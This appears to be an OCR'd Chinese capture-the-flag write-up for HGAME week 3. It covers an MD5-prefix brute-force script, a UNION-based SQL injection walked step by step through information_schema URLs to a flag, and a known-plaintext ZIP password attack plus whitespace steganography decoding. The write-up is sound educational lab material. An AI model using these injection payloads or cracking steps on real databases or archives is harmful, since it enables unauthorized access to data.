Week3-Theffth


Web:

1.sqli-1

打开题目，看到要求get一个code在md5编码后前四位符合要求，于是上网找到了MD5截断的脚本：

```
import multiprocessing
import hashlib
import random
import string
import sys
CHARS = string.letters + string.digits
def cmp_md5(substr, stop_event, str_len, start=0, size=20):
    global CHARS
    while not stop_event.is_set():
        rnds = ''.join(random.choice(CHARS) for _ in range(size))
        md5 = hashlib.md5(rnds)
        if md5.hexdigest()[start: start+str_len] == substr:
            print rnds
            stop_event.set()
if __name__ == '__main__':
    substr = sys.argv[1].strip()
    start_pos = int(sys.argv[2]) if len(sys.argv) > 1 else 0
    str_len = len(substr)
    cpus = multiprocessing.cpu_count()
    stop_event = multiprocessing.Event()
    processes = [multiprocessing.Process(target=cmp_md5, args=(substr,
                                         stop_event, str_len, start_pos))
                 for i in range(cpus)]
    for p in processes:
        p.start()
    for p in processes:
        p.join()
```

注入code值，参数是id，id=1,2,3时，可以看到welcome to hgame，再尝试单引号，显示sql eroor，报错了，于是尝试构造union注入，




118.89.111.179:3000/?code=Jl4sWWq4cFwna3klCai1&id=1%20union%20select%20database()

```
substr(md5($_GET["code"]),0,4) === 19b7
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(5) "hgame" }
```

可以看到两个库名，welcome和hgame，尝试welcome无果，看来在hgame里面：

```
http://118.89.111.179:3000/?code=YvrlUppE9RRlwT8j4SNP&id=1%20union%20select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27hgme%27
```




```
substr(md5($_GET["code"]),0,4) === 3dd6
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(9) "f1l1l1l1g" } array(1) { ["word"]=> string(5) "words" }
```

不安全 | 118.89.111.179:3000/?code=nE4jNc2HSSM0ABoFIFIN&id=1%20union%20select%20table_name%20from%20information_schema.tables%20where...


表名为f1l1l1l1g，所以：

```
http://118.89.111.179:3000/?code=wNReNujiKRQeZSv3C7LE&id=1%20union%20select%20column_name%20from%20information_schema.columns%20where%20table_name=%27f1l1l1l1g%27
```



```
substr(md5($_GET["code"]),0,4) === 2fb1
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(10) "f14444444g" }
```

不安全 | 118.89.111.179:3000/?code=wNReNujiKRQeZSv3C7LE&id=1%20union%20select%20column_name%20from%20information_schema.columns%20w...



```
substr(md5($_GET["code"]),0,4) === a247
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(26) "hgame{sql1_1s_iNterest1ng}" }
```


不安全 | 118.89.111.179:3000/?code=rh94aZzigfqlUU71PVfX&id=1%20union%20select%20f14444444g%20from%20f1l1l1l1g

得到flag:hgame{sql1_1s_iNterest1ng}

Misc:

1.至少像那雪一样：


打开题目，emmm，小姐姐很漂亮，查了资料知道：



图种形式的隐写

图种：
一种采用特殊方式将图片文件（如jpg格式）与rar文件结合起来的文件。该文件一般保存为jpg格式，可以正常显示图片，当有人获取该图片后，可以修改文件的后缀名，将图片改为rar压缩文件，并得到其中的数据。
图种这是一种以图片文件为载体，通常为jpg格式的图片，然后将zip等压缩包文件附加在图片文件后面。因为操作系统识别的过程中是，从文件头标志，到文件的结束标志位，当系统识别到图片的结束标志位后，默认是不再继续识别的，所以我们在通常情况下只能看到它是只是一张图片。


因为jpg文件的结束标志位FF D9，所以利用010Editor，发现后面果然是一个zip格式的压缩包，手动分离：


至少像那雪一样_6C322h_6C2B0h.zip (评估版本)
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加
解压到
测试
查看
删除
查找
向导
信息
扫描病毒
注释
自解压格式

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
flag.txt *	240	75	文本文档	2019/2/7 13:19	82D89E74
至少像那雪一样....	443,170	442,583	JPG 文件	2019/2/7 13:04	93C74849

总计 443,410 字节(2 个文件)

发现有两个加密的文件，猜想明文攻击，于是分离了前半部分图片，用WinRAR压缩后发现CRC32是相同的，于是作为明文，进行攻击：



加密的 ZIP/RAR/ACE/ARJ 文件: D:\软件下载\chrome\至少像那雪一样_6

攻击类型: 明文

明文选项

明文文件路径: D:\软件下载\chrome\至少像那雪一样_0h_6C3

开始于: 0

密钥 7ba938c7 密钥 b21e305a 密钥 bc2989df


□ 允许使用二进制文件作为明文 ZIP 档案文件

状态窗口

```
_6C322h_6C2B0h.zip"已打开。
2019/2/14 16:18:08 - 明文攻击已开始
2019/2/14 16:18:25 - 加密密钥已成功恢复!
2019/2/14 16:18:34 - 档案文件成功解密。
```

当前口令: 平均速度:
已用时间: 剩余时间:
进度指示器
0%

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.



至少像那雪一样_6C322h_6C2B0h_decrypted.zip (评估版本)
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加
解压到
测试
查看
删除
查找
向导
信息
扫描病毒
注释
自解压格式

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
flag.txt	240	63	文本文档	2019/2/7 13:19	82D89E74
至少像那雪一样....	443,170	442,571	JPG 文件	2019/2/7 13:04	93C74849

已经选择 240 字节(1 个文件)


总计 443,410 字节(2 个文件)

打开flag.txt，emmmm,一片空白...，但是字节数为240，解压后再用010Editor打开：




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 09 20 20 09 20 09 09 09 09 20 20 09 09 20 20 20   .  . ....  ..   
0010h: 09 20 20 09 09 09 09 20 09 20 20 09 20 20 09 20   .  .... .  .  . 
0020h: 09 20 20 09 09 20 09 20 09 20 20 20 20 09 20 20   .  .. . .    .  
0030h: 09 20 09 09 09 09 09 20 09 20 20 20 09 20 09 09   . ..... .   . ..
0040h: 09 20 09 20 20 20 20 20 09 20 09 09 20 20 09 09   . .     . ..  ..
0050h: 09 20 20 09 09 20 09 20 09 20 20 09 09 09 09 20   .  .. . .  .... 
0060h: 09 09 20 20 09 20 09 20 09 20 20 20 09 20 09 09   ..  . . .   . ..
0070h: 09 20 09 20 20 20 20 20 09 20 09 09 20 20 09 09   . .     . ..  ..
0080h: 09 09 20 20 09 09 09 20 09 20 20 09 20 09 20 20   ..  ... .  . .  
0090h: 09 20 20 09 09 20 09 20 09 20 09 20 20 20 20 20   .  .. . . .     
00A0h: 09 20 20 20 09 20 09 09 09 20 09 09 20 09 09 09   .   . ... .. ...
00B0h: 09 20 20 09 09 09 09 20 09 20 20 20 09 20 09 09   .  .... .   . ..
00C0h: 09 20 09 20 20 20 20 20 09 20 20 20 09 09 20 20   . .     .   ..  
00D0h: 09 20 20 09 20 20 20 09 09 09 20 20 09 09 09 09   .  .   ...  ....
00E0h: 09 20 20 20 09 20 20 20 09 20 20 20 20 20 09 20   .   .   .     . 
00F0h:
```

根据去年的wp，猜想09代表二进制1，20代表二进制0，



D:\Allis_files\code_blocks_IDE\MyProgrammes\new_oj\2141\bin\Debug\2141.exe

```
092020092009090909202009092020200920200909090920092020092020092009202009092009200920202020092020092009090909092009202020
092009090920092020202020092009090920200909092020090920092009202009090909200909202009200920092020200920090909200920202020
092009092020090909092020090909200920200920092020092020090920092009202020202009202020092009090920090920090909092020 2009
0909092009202020092009090920092020202020092020200909202009202009202020090909202009090909090920202009202020092020202020 0920

100101111001100010011110100100101001101010000100101111101000101110100000101100111001101010011110110010101000101110100000
101100111100111010010100100110101010000010001011101101111001111010001011101000001000110010010001110011111000100010000010

Process returned 0 (0x0)   execution time : 1.706 s
Press any key to continue.
```




```
□□□□□□%□ ³□□ê□ ³Î□□ □·□□ □□Ï□□
```

```
97 98 9e 92 9a 84 be 8b a0 b3 9a 9e ca 8b a0 b3 ce 94 9a a0 8b b7 9e 8b a0 8c 91 cf 88 82
```

```
151 152 158 146 154 132 190 139 160 179 154 158 202 139 160 179 206 148 154 160 139 183 158 139 160 140 145 207 136 130
```

```
10010111 10011000 10011110 10010010 10011010 10000100 10111110 10001011 10100000 10110011 10011010 10011110 11001010 10001011 10100000
10110011 11001110 10010100 10011010 10100000 10001011 10110111 10011110 10001011 10100000 10001100 10010001 11001111 10001000 10000010
```

这就灰常不友好了,再尝试倒过来的结果:



文本 复制

```
hgame{At_Lea5t_L1ke_tHat_sn0w}
```

十六进制 去除空格 复制 ☑ autospace

```
68 67 61 6d 65 7b 41 74 5f 4c 65 61 35 74 5f 4c 31 6b 65 5f 74 48 61 74 5f 73 6e 30 77 7d
```

十进制 复制

```
104 103 97 109 101 123 65 116 95 76 101 97 53 116 95 76 49 107 101 95 116 72 97 116 95 115 110 48 119 125
```

